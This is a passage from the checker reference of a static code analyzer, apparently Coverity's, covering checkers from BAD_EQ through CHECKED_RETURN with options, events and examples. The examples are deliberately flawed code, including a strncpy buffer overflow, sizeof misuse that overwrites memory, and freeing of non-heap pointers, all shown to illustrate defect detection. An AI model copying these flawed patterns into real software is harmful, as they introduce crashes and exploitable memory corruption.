  Note that the NO_EFFECT checker reports implicit comparisons to 0, such as when casting a string literal to a boolean, so such reports are not duplicated by BAD_COMPARE.

- `null_misuse` - An inequality comparison to NULL occurred, for example:

```
void bug2(int *x) {
        if (x >= NULL) { /* ... */ }
    }

void nobug2(int *x) {
        if (*x >= NULL) { /* ... */ }
}
```

- `string_lit_comparison` - A comparison of a pointer to a string literal occurred, for example:

  ```
  void do_something(const char *other) {
      if(other == "expected") { /* event reported here */
          /* do something */
      }
  }
  ```

  Though comparison of the *value* of the literal to the other operand generates a compiler error, comparison of the *address* of the literal to the other operand might work when using some compiler configurations.

4.10. BAD_EQ

Quality Checker

4.10.1. Overview

This C# checker is a statistical checker that determines whether two objects of a given type should be compared with structural equality, such as using the `Equals` method, or referential equality, such as using the non-overloaded == operator. Incorrect comparisons can lead to hard-to-diagnose errors and incorrect behavior.

In most cases, objects in C# should be compared using structural equality by calling the `Equals` method. However, for efficiency reasons, it is sometimes useful to construct objects in such a way that referential equality implies structural equality (for example, by using object pools or hash consing). BAD_EQ makes the assumption that an object's type is sufficient to determine whether referential or structural equality should be used to compare objects.

Statistics are gathered per dynamic type. That is, a call to `x.Equals(y)` is counted as a structural equality check for the dynamic type of `x`. Hence, there is some asymmetry in the case where the dynamic type of `y` is not the same as `x`, but the effect of the asymmetry is minimal.

The following methods and operators test for referential or structural equality:

- Structural equality if `x` has an overriden `Object.Equals(y)` method, otherwise referential equality:

  `x.Equals(y)` and `Object.Equals(x,y)`

- Structural equality if `x` has an overriden `==`/`!=` operator, otherwise, referential equality:

  Operator `==(x,y)` and operator `!=(x,y)`

The checker ignores tests for referential and structural equality in the following cases:

- When the check is inside one of the methods shown in the examples above.
- When the check is inside an equivalence method that contains a comparison against this.
- When the check is against NULL.
- When the check is with `Object.ReferenceEquals(x,y)`.

Preview checker: BAD_EQ is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: BAD_EQ is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.10.2. Options

This section describes one or more BAD_EQ options.

- `BAD_EQ:stat_threshold:<a_percentage>` - C# option that reports referential equality comparisons as defects when the specified threshold of *structural* equality comparisons (a percentage of all equality comparisions) is met or exceeded. For example, `-co BAD_EQ:stat_threshold:50` will cause the checker to report a defect on all referential equality comparisons if 50% of the comparisons are structural. Defaults to `BAD_EQ:stat_threshold:80`

  BAD_EQ:stat_threshold is automatically set to `70` when `cov-analyze --aggressiveness-level medium`.

- `BAD_EQ:stat_bias:<floating_point_number>` - C# option that specifies a floating point number N that is used by the checker to report a defect when `(S + N) / (S + R) <= T`. Here, S = number of structural comparisons, R = number of referential comparisons, and T = value of the `stat_threshold` option value. Defaults to `BAD_EQ:stat_bias:0.25`

  BAD_EQ:stat_bias is automatically set to `0.5` when `cov-analyze --aggressiveness-level high`.

4.10.3. Examples

This section provides one or more examples of defects found by the BAD_EQ checker.

```
class ValueCompare
{
    public override bool Equals(object o)
    {
        return base.Equals(o);
    }

    static void usuallyValueCompared(ValueCompare v1, ValueCompare v2)
    {
        if(v1.Equals(v2)) return;
        if(v1.Equals(v2)) return;
        if(v1.Equals(v2)) return;
        if(v1.Equals(v2)) return;
        if(v1.Equals(v2)) return;
    }

    static void bug(ValueCompare v1, ValueCompare v2)
    {
        if(v1 == v2) { // Error: This should be using v1.Equals(v2) instead.
            return;
        }
    }
}
```

4.10.4. Events

This section describes one or more events produced by the BAD_EQ checker.

- `use_value_equality` - A structural equality check that is in the minority. Each defect can also include up to five examples of the majority equality check with event name `struct_eq_use` where the referential equality check was used in the code.
- `value_equality_use` - A referential equality check that is in the minority. Each defect can also include up to five examples of the majority equality check with event name `ref_eq_use` where the structural equality check was used in the code.

4.11. BAD_EQ_TYPES

Quality Checker

4.11.1. Overview

This C# checker finds equality checks on object references of incompatible types. This is rarely intended because it is unusual to treat objects of different types as equal. The checker does not report an error when the comparison is part of an assertion.

The C# compiler even rejects code that compares two incompatible object references using the built-in == operator. This checker extends that behavior by checking the following types of comparisons:

- `x.Equals(y)`
- `Object.ReferenceEquals(x,y)`

Preview checker: BAD_EQ_TYPES is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: BAD_EQ_TYPES is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.11.2. Examples

This section provides one or more examples of defects found by the BAD_EQ_TYPES checker.

```
// (c) 2013 Coverity, Inc. All rights reserved worldwide.

class B {
    public override bool Equals(object obj) {
        return base.Equals(obj);
    }
}

class C {
    static void test(B x, C y) {
        // Defect: The following call always returns false
        //         because B and C are of unrelated types.
        x.Equals(y);
    }
}
```

4.12. BAD_FREE

Quality Checker

4.12.1. Overview

This C/C++ checker finds many cases where a pointer is freed but not dynamically allocated. Freeing a pointer that does not point to dynamically allocated memory has undefined behavior. The typical effect is to corrupt memory, which later causes the program to crash.

Enabled by Default: BAD_FREE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.12.2. Options

This section describes one or more BAD_FREE options.

- `BAD_FREE:allow_first_field:<boolean>` - When this C/C++ option is set to `true`, the checker suppresses defect reports on the freeing of the address of the first field of a structure, or the first element of the first field, or the first field of the first field, and so on. Because the address of the first field is the same as the address of the containing object, these constructs are harmless. Defaults to `BAD_FREE:allow_first_field:true`

4.12.3. Examples

This section provides one or more examples of defects found by the BAD_FREE checker.

Freeing an array type:

```
struct S { int a[4]; };
void fn(struct S *s) {
    int stackarray[3];
    int *p = stackarray;  // array_assign
    free(p);              // incorrect_free

    free(s->a);           // array_free
}
```

Freeing a function pointer:

```
int (*fnptr)(int);
void fn() {
    free(fnptr);         // fnptr_free
}
```

4.12.4. Events

This section describes one or more events produced by the BAD_FREE checker.

- `address_compare` - Address of variable compared as equal to a pointer.
- `address_free` - Error freeing address of a variable.
- `array_assign` - Array assigned to pointer.
- `array_compare` - Array compared as equal to a pointer.
- `fnptr_free` - Error freeing function pointer.
- `incorrect_free` - Error freeing pointer to array or address.

4.13. BAD_LOCK_OBJECT

Quality Checker

4.13.1. Overview

This C# and Java checker finds many cases where a critical section is guarded by locking on an inappropriate lock expression, such as an interned string, a boxed Java primitive, or a field whose contents could change during the execution of the critical section. Locking on such bad lock objects could cause nondeterministic behavior or deadlocks.

Enabled by Default: BAD_LOCK_OBJECT is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.13.2. Examples

This section provides one or more examples of defects found by the BAD_LOCK_OBJECT checker.

4.13.2.1. C#

```
class BadLockObjectExamples {
    // This is the most correct way to do this. Create an immutable object of
    // type object which is used only as a lock. Do this instead of any of the
    // examples that follow.
    private readonly object myLock = new object();
    public void TheCorrectWay() {
        lock(myLock) {
            /* ... some critical section ... */
        }
    }
    // Yes, C# will let you do this, but it is a very bad idea. String
    // literals are centrally interned and could also be locked on by a library,
    // causing you to potentially have deadlocks or lock collisions with other
    // code.
    public void DontLockOnStringLiterals() {
        lock("") {}
    }

    // This is also a bad idea, for the same reason as the above.
    string strLock = "";
    public void DontLockOnFieldsInitializedWStringLiterals() {
        lock(strLock) {
        }
    }

    // string.Empty has different interning behaviors in different versions of
    // the VM. Locking on string.Empty is especially bad.
    public void EspeciallyDontLockOnStringEmpty() {
        lock(string.Empty) {
        }
    }

    // string.intern returns the canonical, centrally stored copy of a string.
    // It suffers from the same problems as the above.
    public void DontLockOnInternedStrings(string someStr) {
        lock(string.Intern(someStr)) {
        }
    }
    // The object created in the lock statement can only be accessed by
    // one thread. Locking upon it will do nothing.
    public void DontLockOnObjectsThatCanOnlyBeAccessedByOneThread() {
        lock(new object()) {
        }
    }

    // Boxed structs in C# also create a new object which is likely only
    // accessible to the current thread.
    public struct SomeStruct {
        public int x;
        public int y;
    }
    public void DontLockOnBoxedStructs(SomeStruct x) {
        lock((object) x) {
        }
    }
    // One thread can initialize myList to some value and enter
    // the critical section. Then a second thread can modify myList and enter
    // the critical section. This will likely cause race conditions and
    // corrupted data. In this case, it can cause part of the items[] array to
    // be added to the old contents of myList, and part to the new contents of
    // myList.
    ArrayList myList;
    public void DontMutateLockedFields(object[] items) {
        if(myList == null) {
            myList = new ArrayList();
        }
        lock(myList) {
            foreach(object item in items) {
                myList.Add(item);
            }
        }
    }
    // By assigning myList in a critical section guarded by myList, this code is
    // allowing other threads to enter the critical section by acquiring a lock
    // on a different object. This breaks the protections that locking on
    // myList would provide.
    public void DontGuardAMutableFieldByLockingOnThatField() {
        lock(myList) {
            myList = new ArrayList();
            /* ... other critical section operations ... */
        }
    }
}
```

4.13.2.2. Java

```
class BadLockObjectExamples {
    // This is the most correct way to do this. Create an immutable object of
    // type object which is used only as a lock. Do this instead of any of the
    // examples that follow.
    private final Object myLock = new Object();
    public void TheCorrectWay() {
        synchronized(myLock) {
            /* ... some critical section ... */
        }
    }
    // Yes, Java will let you do this, but it is a very bad idea. String
    // literals are centrally interned and could also be locked on
    // by a library,
    // causing you to potentially have deadlocks or lock collisions
    // with other code.
    public void DontLockOnStringLiterals() {
        synchronized("") {}
    }

    // This is also a bad idea, for the same reason as the above.
    String strLock = "";
    public void DontLockOnFieldsInitializedWStringLiterals() {
        synchronized(strLock) {
        }
    }

    // String.intern returns the canonical, centrally stored copy of a string.
    // It suffers from the same problems as the above.
    public void DontLockOnInternedStrings(String someStr) {
        synchronized(someStr.intern()) {
        }
    }

    // This is a bad idea for the same reason as locking on the empty string.
    // Boxed integers within a certain range are guaranteed to be stored in
    // the same central location. Thus, you can have locking collisions
    // with libraries.
    public void DontLockOnBoxedIntegers() {
        synchronized((Integer) 0) {
        }
    }

    // This is even worse. If someVal can be a value outside of the small range
    // where aliasing is guaranteed, the aliasing behavior of the boxed integer
    // is not guaranteed at all. It may work differently on different systems
    // or between different versions of the JVM.
    public void DontLockOnBoxedIntegers2(int someVal) {
        synchronized((Integer) someVal) {
        }
    }

    // For floats, doubles, and other boxable types, there is no range in which
    // the aliasing of a boxed value is guaranteed.
    public void DontLockOnFloatsOrDoubles() {
        synchronized((Float) 0.0f) {
        }
    }

    // BAD_LOCK_OBJECT will notice if a box happens in a field.
    Integer intLock = 5;
    public void FieldBoxedInt() {
        synchronized(intLock) {
        }
    }
   // The object created in the synchronized statement can only be accessed by
   // one thread. Locking upon it will do nothing.
    public void DontLockOnObjectsThatCanOnlyBeAccessedByOneThread() {
        synchronized(new Object()) {
        }
    }

    // One thread can initialize myList to some value and enter
    // the critical section. Then a second thread can modify myList and enter
    // the critical section. This will likely cause race conditions and
    // corrupted data. In this case, it can cause part of the items[] array to
    // be added to the old contents of myList, and part to the new contents of
    // myList.
    ArrayList myList;
    public void DontMutateLockedFields(Object[] items) {
        if(myList == null) {
            myList = new ArrayList();
        }
        synchronized(myList) {
            for(Object item : items) {
                myList.add(item);
            }
        }
    }

    // By assigning myList in a critical section guarded by myList, this code is
    // allowing other threads to enter the critical section by acquiring a lock
    // on a different object. This breaks the protections that locking on
    // myList would provide.
    public void DontGuardAMutableFieldByLockingOnThatField() {
        synchronized(myList) {
            myList = new ArrayList();
            /* ... other critical section operations ... */
        }
    }
}
```

4.13.3. Events

C# and Java

This section describes one or more events produced by the BAD_LOCK_OBJECT checker.

- `assign` - [C#, Java] Identifies an expression that assigns an unsuitable lock object to a variable. Used in the `single_thread_lock`, `boxed_lock`, and `interned_string_lock` subcategories.
- `assign_to_field` - [C#, Java] Identifies the point where the locked field was assigned. This event is involved in the `unsafe_assign_to_locked_field` subcategory.
- `boxed_lock` - [Java only] Main event for the `boxed_lock` subcategory: Indicates that the code has locked on a boxed Java primitive.
- `box_primitive` - [Java only] Indicates that a primitive has been boxed into some form of object, which is a possible source of a bad lock object for the `boxed_lock` subcategory.
- `boxed_struct` - [C# only] Identifies a C# object that comes from a boxed struct, which is a possible source of a bad lock object for the `single_thread_lock` subcategory.

- `csharp_string_empty` - [C# only] Identifies a use of the C# static field `String.Empty`, the value of which is interned in some versions of .NET and not in others. This is a possible source of a bad lock object for the `interned_string_lock` subcategory.
- `canonical_origin` - [C#, Java] Indicates that a field is assigned a canonical representation of a string or boxed primitive in another method.
- `getlock` - [C#, Java] Indicates that an unsuitable lock value is used as a lock in a callee. Used in the `boxed_lock` and `interned_string_lock` subcategories.
- `interned_string_lock` - [C#, Java] Main event for the `interned_string_lock` subcategory: Indicates that the code has locked on an interned string.
- `lock_on_assigned_field` - [C#, Java] Main event of the `unsafe_assign_to_locked_field` subcategory: Identifies the point where the assigned field is locked.
- `new_object` - [C#, Java] Identifies an object that was explicitly constructed with `new`, which is a possible source of a bad lock object for the `single_thread_lock` subcategory.
- `numeric_literal` - [Java only] Identifies an integer, floating point, or other primitive literal that is later boxed and used as a lock. This is a possible source of a bad lock object for the `boxed_lock` subcategory.
- `single_thread_lock` - [C#, Java] Main event for the `single_thread_lock` subcategory: Indicates that the code has locked on an object that is not accessible outside of this thread.
- `string_intern` - [C#, Java] Identifies an explicit call to the Java or C# string internment function, which returns an interned representation of the passed-in string. This can be a source of a bad lock object for the `interned_string_lock` subcategory.
- `string_literal` - [C#, Java] Identifies a string literal that is later used as a lock, which is a possible source for the `interned_string_lock` subcategory.
- `use_immutable_object_lock` - [C#, Java] Remediation advice: Recommends that the user set up an immutable field of type `Object` to use as a lock, instead of the current suspicious lock expression.

4.14. BAD_OVERRIDE

Quality Checker

4.14.1. Overview

This C++ checker finds many cases where the code attempts to override a method in a base/parent class, but the method signature does not match, so the override does not occur. For example, it finds many defects in overriding virtual functions due to missing `const` modifiers, which result in type signature mismatches.

Enabled by Default: BAD_OVERRIDE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.14.2. Options

This section describes one or more BAD_OVERRIDE options.

- `BAD_OVERRIDE:virtual:<boolean>` - When this C++ option is set to true, the checker will report cases in C++ where a method in a derived class has the same signature as a base class method, but the base class method is not virtual, and therefore not overridden (it is merely hidden). Such a case is suspicious, but it might be intentional. Defaults to `BAD_OVERRIDE:virtual:false`

4.14.3. Examples

This section provides one or more examples of defects found by the BAD_OVERRIDE checker.

The following code compiles but probably does not work as intended:

```
class base {
      virtual void foo() const {/*...*/}
};

class child: public base {
      /* Warning: child::foo is probably meant to override base::foo but
                  type signatures don't match perfectly */
      void foo() { /* ... */ }
};
```

The following code shows a defect that is found when you use the `virtual` option:

```
class base {
    void foo() const {}
};

class child: public base {
    /* Warning: child::foo is probably meant to override base::foo but
                that function is not virtual. */
    void foo() const {}
}
```

4.14.4. Events

This section describes one or more events produced by the BAD_OVERRIDE checker.

- `bad_override` - The method that does not override a parent method.
- `not_overridden` - The parent method that is not overridden.

4.15. BAD_SHIFT

Quality Checker

4.15.1. Overview

This C/C++, C#, and Java checker finds bit shift operations where the value or the range of possible values for the shift amount (the right operand) is such that the operation might invoke undefined behavior or might not produce the expected result.

Specifically, the checker finds cases where:

- For a left bit shift (<<), the shift amount is greater than or equal to the size, in bits, of the type to which the left operand is promoted.
- For a right bit shift (>> and also >>> for Java), the shift amount is greater than or equal to the size, in bits, of the (unpromoted) left operand.
- The shift amount is negative.

C/C++, C#, and Java

- **Preview checker:** BAD_SHIFT is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.
- **Disabled by Default**: BAD_SHIFT is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.15.2. Examples

This section provides one or more examples of defects found by the BAD_SHIFT checker.

4.15.2.1. C/C++

In the following C/C++ example, a left shift by a number greater than or equal to the size, in bits, of the type to which the left operand is promoted has undefined behavior.

```
int large_left_shift(int val, int shift_amount)
{
    if (shift_amount < 32) return val;
    // Shift amount is at least 32 which is larger than 31, the maximum
    // valid shift amount for a left operand of type 'int' (on an
    // architecture where 'int' is 4 bytes).
    // This operation has undefined behavior.
    return (val << shift_amount);
}
```

The following example shows a right shift by an amount that is greater than the unpromoted size, in bits, of the shiftee.

```
unsigned int large_right_shift(unsigned char val, int shift_amount)
{
    if (shift_amount < 8) return val;
    // Shift amount is at least 8 which is larger than 7, the maximum
    // useful shift amount for a left operand of type 'char'.
    // This operation is well-defined, but always yields zero.
    return (val >> shift_amount);
}
```

4.15.2.2. C# and Java

In the following example, a defect is reported for a left shift operation with a right operand larger or equal to the size, in bits, of the promoted left operand. In that situation, the actual shift amount is obtained by applying a bit mask to the right operand. The bit mask value is `0x1F (31)` when the left operand is promoted to `int`, or `0x3F (63)` when promoted to `long`.

```
int large_left_shift(int val, int shift_amount)
{
    if (shift_amount < 32) return val;
    // Shift amount is at least 32, a bit mask of 0x1F is applied to
    // the shift amount (shift_amount & 0x1F).
    return (val << shift_amount);
}
```

4.15.3. Events

C/C++, C#, and Java

This section describes one or more events produced by the BAD_SHIFT checker.

- `large_shift` - The right operand of a shift operation is larger than the maximum permissible amount.
- `negative_shift` - The right operand of a shift operation is negative.

4.16. BAD_SIZEOF

Quality, Security Checker

4.16.1. Overview

This C/C++ checker reports the use of the `sizeof` operator when the argument is one of several suspicious categories such as the address of an object (usually the size of the actual object is intended). Unintended size values can lead to a variety of issues, such as insufficient or excessive allocation, buffer overruns, partial initialization or copying, and logic inconsistencies.

BAD_SIZEOF reports `sizeof` operators that are applied to:

- A function parameter that has a pointer type.
- The C++ `this` pointer.
- The address of an object.
- A pointer arithmetic expression.

Incorrect size values can lead to a variety of issues, such as insufficient or excessive allocation, buffer overruns, partial initialization or copying, and logic inconsistencies.

Fixing these defects depends on what you intended the code to do. If the `sizeof` is genuinely incorrect, you can often solve these issues by removing a level of indirection from the operand of `sizeof`, or by adjusting the placement of parentheses.

Enabled by Default: BAD_SIZEOF is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.16.2. Options

This section describes one or more BAD_SIZEOF options.

- `BAD_SIZEOF:report_pointers:<boolean>` - When this C/C++ option is set to `true`, the checker reports defects if a `sizeof` operator is used to obtain the size of almost any pointer. Defaults to `BAD_SIZEOF:report_pointers:false`

  Example:

  ```
  int *p_int = malloc(10 * sizeof(p_int));
      /* Defect: sizeof(*p_int) intended */

  int *q_int;
  memcpy(&q_int, &p_int, sizeof(p_int)); /* Intentional:
      legitimate use of sizeof applied to a pointer */
  ```

  Certain common idioms that are related to arrays of pointers are automatically exempted even when `report_pointers:true` is specified:

  ```
  char *array_of_ptr_to_char[10];

  size_t total_bytes = 10 * sizeof(array_of_ptr_to_char[0]);
      /* would normally be reported */

  size_t total_bytes2 = 10 * sizeof(*array_of_ptr_to_char);
      /* pointer/array equivalence */

  /* denominator would normally be reported */
  int num_elems = sizeof(array_of_ptr_to_char) / sizeof(array_of_ptr_to_char[0]);

  char **ptr_to_ptr_to_char = array_of_ptr_to_char;

  int num_elems2 = total_bytes / sizeof(*ptr_to_ptr_to_char);
      /* more pointer/array equivalence */
  ```

4.16.3. Examples

This section provides one or more examples of defects found by the BAD_SIZEOF checker.

In the following example, `param_not_really_an_array` looks syntactically like an array, but is actually a pointer. When you apply the `sizeof` operator to the pointer, it yields the size of a pointer (typically 4 or 8 bytes), and not the expected 10 bytes:

```
void f(char param_not_really_an_array[10]) {
    /* Defect */
    memset(param_not_really_an_array, 0, sizeof(param_not_really_an_array));
}
```

In the following example, `sizeof` is applied to the `this` pointer rather than to the `*this` object, which yields an incorrect value for the size of the object:

```
size_t SomeClass::getObjectSize() const {
```

```
    /* Defect */
    return sizeof(this);
}
```

In the following example, the `sizeof` operator is applied to the address of `s` rather than to `s` itself, which yields a larger value and overwrites adjacent memory locations:

```
short s;
memset(&s, 0, sizeof(&s)); /* Defect */
```

In the following example, the `sizeof` operator is applied to the pointer arithmetic expression `buf – 3`. The expression has type `char*` and is likely 4 or 8 bytes in size, rather than `sizeof` applied to `buf`, and then subtracting 3 from the result, which yields the desired value of 97:

```
char buf[100];
buf[0] = ‘x’;
buf[1] = ‘y’;
buf[2] = ‘z’;
memset(buf + 3, 0, sizeof(buf - 3)); /* Defect */
```

4.16.4. Events

This section describes one or more events produced by the BAD_SIZEOF checker.

- `bad_sizeof` - A `sizeof` operator on the subsequent line is questionable.

4.17. BUFFER_SIZE

Quality, Security Checker

4.17.1. Overview

This C/C++ checker finds many cases of possible buffer overflows due to incorrect size arguments being passed to buffer manipulation functions. These incorrect arguments, when passed to functions such as `strncpy()` or `memcpy()`, can cause memory corruption, security defects, and program crashes.

This checker reports a BUFFER_SIZE defect when it finds a function passed a size argument that will overflow the buffer target. It issues a warning : BUFFER_SIZE_WARNING : when the size argument is the exact size of the buffer target, leaving no room for a null terminator.

This checker analyzes calls to the following functions:

- `strncpy`, `memcpy`, `fgets`, `memmove`, `wmemmove`, `memset`, `strxfrm`
- `wcxfrm`, `wcsncpy`, `wcsncat`
- `lstrcpyn`, `strcpynw`
- `StrCpyN`, `StrCpyNA`, `StrCpyNW`
- `_mbsncpy`, `_tcsnpy`, `_mbsncat`, `_tcsncat`, `_tcsxfrm`

Disabled by Default: BUFFER_SIZE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable BUFFER_SIZE along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.17.2. Options

This section describes one or more BUFFER_SIZE options.

- `BUFFER_SIZE:report_fixed_size_dest:<boolean>` - When this C/C++ option is set to `true`, the checker reports defects when the destination size is known, but the source size is not (for example, a pointer). These are potential overflows because the source could be arbitrarily large and should be length checked before being passed to the copy routine. By default, defects are not reported unless both source and destination sizes are known. Defaults to `BUFFER_SIZE:report_fixed_size_dest:false`

4.17.3. Examples

This section provides one or more examples of defects found by the BUFFER_SIZE checker.

In the following example, a call to `strncpy()`generates an error because the length of the source string is twenty characters, but the destination string can only have a maximum of 10 characters:

```
void buffer_size_example() {
    static char source[] = "Twenty characters!!!";
    char dest[10];
    strncpy(dest, source, strlen(source));
}
```

4.17.4. Events

This section describes one or more events produced by the BUFFER_SIZE checker.

- `buffer_size` - A buffer manipulation function was called with a possibly incorrect size argument.

4.18. BUFFER_SIZE_WARNING

Please see Section 4.17, “BUFFER_SIZE ”.

4.19. CALL_SUPER

Quality Checker

4.19.1. Overview

This C# and Java checker finds many cases where a method is overridden, and the overriding method should call the superclass (for Java) or base class (for C#) implementation, but it does not. The checker has a built-in list of methods for which all overriders should call the superclass or base class implementation. For others, it deduces that requirement by statistically analyzing the code that is undergoing analysis.

C# and Java

- **Enabled by Default**: CALL_SUPER is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Java

- **Android**: For Android-based code, this checker finds issues related to user activities, screen activities, application state, and other items.

By default, if 65% or more of a overriders for a given method call the base class, all non-calling overriders will be reported as defects. Often, the base class or superclass implementation contains required functionality that must be executed for correct implementation. If most of the overriders call the base class or superclass, the overriders that do not might be in error. The programmer might have forgotten to include the base class or superclass call. This can lead to hard-to-diagnose errors and unanticipated behavior.

Note that the statistical analysis might lead to a high false positive rate depending on the application that is undergoing analysis analyzed. You can increase the threshold [p. 40] option to suppress some false positives in your Java or C# code base.

In Java, because all implementations of `Object.clone` are required to call `super.clone()`, CALL_SUPER reports a missing call to `super.clone()` as a defect regardless of the statistical threshold. In addition, a defect is reported if a call to `Object.finalize()` does not call `super.finalize()`. You can change this with the `CALL_SUPER:whitelist:` option.

4.19.2. Options

C# and Java

This section describes one or more CALL_SUPER options.

- `CALL_SUPER:report_empty_overrides:<boolean>` - When this C# and Java option is set to `false` (default for C#), the checker will not report a defect on a method with an empty implementation (as in `{ }`) because the developer might have intended that the method not call super. When `true` (default for Java), empty methods are are treated like non-empty methods are treated. Defaults to `CALL_SUPER:report_empty_overrides:true` (for Java). Defaults to `CALL_SUPER:report_empty_overrides:false` (for C#).

- `CALL_SUPER:threshold:<ratio>` - This C# and Java option sets the minimum fraction of method overriders that must call the base class implementation before defects are reported on those that do not. For `<ratio>`, enter a floating point number between 0 and 1. Defaults to `CALL_SUPER:threshold:.65` (for C# and Java).

  This checker option is automatically set to `.55` if the `--aggressiveness-level` option of `cov-analyze` is set to `medium` (or to `high`).

  This example changes the ratio to .80:

  ```
  > cov-analyze -co CALL_SUPER:threshold:.80
  ```

- `CALL_SUPER:whitelist:<boolean>` - This C# and Java option determines whether CALL_SUPER uses its built-in list of methods whose superclass implementation must be called from overriders. For

C#, this list consists of `Dispose`, `Close`, and some methods in the `System.Windows.Forms` API that are documented with the strong suggestion to call the implementation of the base class. For Java, this list consists of `clone`, `finalize`, and a number of Android API methods. If `true`, any overrider of a whitelisted method is expected to call the super implementation, regardless of statistical evidence. Defaults to `CALL_SUPER:whitelist:true` (for C# and Java).

4.19.3. Examples

This section provides one or more examples of defects found by the CALL_SUPER checker.

4.19.3.1. C#

```
using System;

class Base {
    public virtual void Foo() {
        Console.WriteLine("Doing something important");
    }
}
class DerivedGood1 : Base {
    public override void Foo() {
        base.Foo();
        Console.WriteLine("Something else important");
    }
}
class DerivedGood2 : Base {
    public override void Foo() {
        base.Foo();
        Console.WriteLine("Something else important");
    }
}
class DerivedBad : Base {
    //A CALL_SUPER defect.
    public override void Foo() {
        // Forgot to call base.Foo()!
        Console.WriteLine("Something else important");
    }
}
```

4.19.3.2. Java

```
public class CallSuperExample1 {
    @Override
    protected Object clone() throws CloneNotSupportedException {
        //missing super()
        return new CallSuperExample1();
    }

    class Sub extends CallSuperExample1 {
        int f;
        protected Object clone() throws CloneNotSupportedException {
            Sub s = (Sub) super.clone();  // Cast should succeed but does not.
            s.f = this.f;
            return s;
        }
    }
}
```

```
public class CallSuperExample2 {

    public void sample() {
        System.out.println("A sample method!");
    }

    class A extends CallSuperExample2{
        public void sample() {
            super.sample();
        }
    }

    class B extends CallSuperExample2{
        public void sample() {
            super.sample();
        }
    }

    class C extends CallSuperExample2{
        public void sample() {
            //missing super()
            return;
        }
    }
}
```

4.19.4. Annotations

Java only

For Java, CALL_SUPER looks for the `OverridersMustCall` and `OverridersNeedNotCall` annotations, which you can use to explicitly tag methods with the appropriate behavior. These annotations override the default inferences that the checker uses.

For example, the following example shows how to annotate the `CallSuperExample3` class so that the CALL_SUPER checker understands that overriders of `sample()` must call the superclass implementation:

```
import com.coverity.annotations.OverridersMustCall;

class CallSuperExample3 {
   @OverridersMustCall
   public void sample() {
     //Do something.
   }
}

// Despite the lack of statistical evidence,
// the previous annotation means that calling super is mandatory.
class OverridersMustCallExample extends CallSuperExample3 {
   @Override
   public void sample() {
      //Defect, missing call to superclass
   }
}
```

See Section 6.3.2, “Adding Java Annotations to Increase Accuracy” and the Javadoc documentation at `<install_dir>/doc/<en|ja>/annotations/index.html` for more information.

4.19.5. Events

C# and Java

This section describes one or more events produced by the CALL_SUPER checker.

- `missing_super_call` - Shows the first non-comment line of the overrider that failed to call the base class.
- `called_super` - Shows an overrider that did call the base class. Up to five `called_super` events are shown for context.
- `superclass_implementation` - Shows the body of the base class implementation, to help determine whether super should be called.

4.20. CHAR_IO

Quality Checker

4.20.1. Overview

This C/C++ checker reports a defect when the return value of a call to one of several `stdio` functions is incorrectly assigned to a char-typed variable instead of an int-typed variable. Typically, such assigments make the program confuse certain input characters with the end of file marker (EOF), causing the input data to be corrupted.

The checker analyzes functions `fgetc`, `getc`, `getchar`, and `istream::get()`, which return int values, not char values.

Assigning an int value to a char variable truncates the value. If the char variable is unsigned, the low-order 8 bits of the int value are not put into the char variable, which is a modulo operation if the int value is non-negative. If the int value is -1, the low-order 8 bits of the representation of -1 are put into the char variable, which results in a value of 255. If the char variable is signed, an int value of -1 remains -1 in the char variable, but any int value greater than 127 becomes a negative value in the char variable. Using a signed char variable is also unsafe. A stray 0xFF byte (ÿ character in ISO-8859-1 encoding) will cause the program to erroneously think that EOF is reached. The C standard requires passing such functions an integer in the range of -1 to 255. A signed char variable can potentially have values as low as -128.

Enabled by Default: CHAR_IO is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.20.2. Examples

This section provides one or more examples of defects found by the CHAR_IO checker.

The following example shows the returned value of the `getchar()` function assigned to a char variable.

```
int char_io() {
      char c;
      c = getchar(); // Returns an int value to c, which is a char
}
```

4.20.3. Events

This section describes one or more events produced by the CHAR_IO checker.

- `char_io`: Indicates when an int value is assigned to a char variable.

4.21. CHECKED_RETURN

Quality Checker

4.21.1. Overview

This C/C++ and Java checker finds many cases where the return value of a function is ignored when it should have been checked. For example, it detects the case where the code neglects to handle an error code returned from a system call. Part of how the checker determines which functions should be checked is by statistically analyzing usage patterns across the code base.

To produce a file (`<intermediate_directory>/output/checked-return.csv`) that stores information about the percentage of times that the return value of each function is checked, use the `--enable-callgraph-metrics` option to `cov-analyze` when running this checker. This information can help you understand situations where the statistical checkers report different defects in local builds than they do in full builds.

Note that unlike USELESS_CALL analyses, CHECKED_RETURN analyses typically concern functions that have side effects. Additionally, CHECKED_RETURN examines how the return value is used and, unlike USELESS_CALL, might report a defect when a return value is used. Finally, CHECKED_RETURN only applies with scalar return types (see also NULL_RETURNS).

C/C++

- **Enabled by Default**: CHECKED_RETURN is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Java

- **Preview checker:** CHECKED_RETURN is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that

